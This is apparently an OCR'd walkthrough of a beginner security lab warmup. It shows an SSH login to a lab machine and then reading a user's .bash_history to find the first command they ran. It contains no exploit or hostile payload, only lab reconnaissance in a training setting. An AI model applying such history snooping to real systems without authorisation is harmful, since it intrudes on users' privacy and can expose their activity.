
Let's connect to the target machine via SSH to complete the task.



```
root💀hackerbox:~# ssh rock@172.20.1.147
The authenticity of host '172.20.1.147 (172.20.1.147)' can't be
established.
ECDSA key fingerprint is SHA256:Ih/gNw8e1J45qBGn/
LX8G+O2ySRfNSduVmd3gfGCi98.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.1.147' (ECDSA) to the list of known
hosts.
  _    _            _           _
 | |  | |          | |         (_)
 | |__| | __ _  ___| | ____   ___ ___  ___ _ __
 |  __  |/ _` |/ __| |/ ^  \ / / / __|/ _ \ '__|
 | |  | | (_| | (__|   <  \ V /| \__ \  __/ |
 |_|  |_|\__,_|\___|_|\_\  \_/ |_|___/\___|_|

________________________________________________
Welcome ^_^
rock@172.20.1.147's password:
Linux discover-lernaean 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1
(2023-08-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

rock@discover-lernaean:~$
```

We can look at the command history to see the last commands the user ran. Users' command history is located in the `.bash_history` file under their home directory.

Let's read this file.



```
rock@discover-lernaean:~$ ls -lA
-rw------- 1 rock rock  121 Sep 20 10:19 .bash_history
-rw-r--r-- 1 rock rock 3526 Mar 27  2022 .bashrc
rock@discover-lernaean:~$ cat .bash_history
cat .bash_history
cd
ls -la
history
ls
ls -la
exit
cd
exit
pwd
cd /var/www/html/
ls -la
cd filemanager/
ls -la
cd
ls -la
```

💪 We found the first command the user executed by examining the command history.

-

Congratulations 🙌

✨ You have successfully completed all tasks in this warmup.